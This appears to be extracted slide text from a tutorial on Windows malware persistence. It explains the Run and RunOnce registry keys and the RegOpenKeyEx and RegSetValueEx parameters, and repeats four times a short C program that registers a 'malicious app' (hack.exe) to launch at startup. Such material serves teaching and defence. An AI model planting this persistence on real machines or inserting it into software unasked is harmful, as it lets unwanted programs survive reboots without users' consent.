

Malware persistence techniques

Using registry entry

Using registry entry:

Whenever we start Windows, these registry entries are responsible for launching startup applications.

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

Using registry entry

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` Malware.exe

`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`

Windows functions for registry handling

Reg**Open**KeyEx ()  For opening the reg key

Reg**Set**ValueEx ()  For setting the reg key

Syntax: RegOpenKeyEx ()

RegOpenKeyEx (**hkey**, subkey , Options , Access_rights, Pointer_to_opened_key_handle)

Syntax: RegOpenKeyEx ()

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Handle to an open registry key
(or predefined keys like HKEY_LOCAL_MACHINE).

RegOpenKeyEx (HKEY_CURRENT_USER, [subkey], 0 , KEY_WRITE, &hkey)

Syntax:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



The name of the subkey to open.

```
RegOpenKeyEx ( HKEY_CURRENT_USER, [subkey], 0, KEY_WRITE, &hkey)
```

Syntax:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

RegOpenKeyEx (HKEY_CURRENT_USER, [subkey], 0 , KEY_WRITE, &hkey)

Reserved (must be 0).

Syntax:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



Access rights mask (like
KEY_READ, KEY_WRITE).

RegOpenKeyEx (HKEY_CURRENT_USER, [subkey], 0 , KEY_WRITE, &hkey)

Syntax:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



```
graph TD; A[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run] --> B[RegOpenKeyEx ( HKEY_CURRENT_USER, [ subkey ], 0 , KEY_WRITE, &hkey )];
```

RegOpenKeyEx (HKEY_CURRENT_USER, [subkey], 0 , KEY_WRITE, &hkey)

Pointer to a variable that receives the opened key handle.

Syntax: RegSetValueEx ()

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

hkey

Handle to an open registry
key where we want to set the value.

RegSetValueEx (**hkey**, ValueName, Reserved, Type, Data, Size_of_data)

Syntax: RegSetValueEx ()

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

hkey

RegSetValueEx (hkey, ValueName, Reserved, Type, Data, Size_of_data)

The name of the value to set.

“hack”

Syntax: RegSetValueEx ()

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

hkey

RegSetValueEx (hkey, ValueName, Reserved, Type, Data, Size_of_data)

Reserved; must be set to 0.

Syntax: RegSetValueEx ()

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

hkey

RegSetValueEx (hkey, ValueName, Reserved, Type, Data, Size_of_data)

Type of data (like REG_SZ for string, REG_DWORD for a 32-bit number, etc.).

Syntax: RegSetValueEx ()

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

hkey

RegSetValueEx (hkey, ValueName, Reserved, Type, Data, Size_of_data)


Pointer to the data we want to store.

"C:\hack.exe"

Syntax: RegSetValueEx ()

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```

hkey



```
RegSetValueEx ( hkey, ValueName, Reserved, Type, Data, Size_of_data)
```

Size_of_data

Size of the data pointed to by Data, in bytes.

```
"C:\hack.exe"
```

Code: low level persistence via registry key

```
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // malicious app
    const char* exe = "C:\\Users\\John\\Documents\\Temp\\hack.exe";

    // startup
    LONG result = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE, &hkey);
    if (result == ERROR_SUCCESS) {

        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}
```

Code: low level persistence via registry key

```
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // malicious app
    const char* exe = "C:\\Users\\John\\Documents\\Temp\\hack.exe";

    // startup
    LONG result = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE, &hkey);
    if (result == ERROR_SUCCESS) {

        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}
```

Code: low level persistence via registry key

```
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // malicious app
    const char* exe = "C:\\Users\\John\\Documents\\Temp\\hack.exe";

    // startup
    LONG result = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE, &hkey);
    if (result == ERROR_SUCCESS) {

        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}
```

Code: low level persistence via registry key

```
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // malicious app
    const char* exe = "C:\\Users\\John\\Documents\\Temp\\hack.exe";

    // startup
    LONG result = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, KEY_WRITE, &hkey);
    if (result == ERROR_SUCCESS) {
        // create new registry key
        RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}
```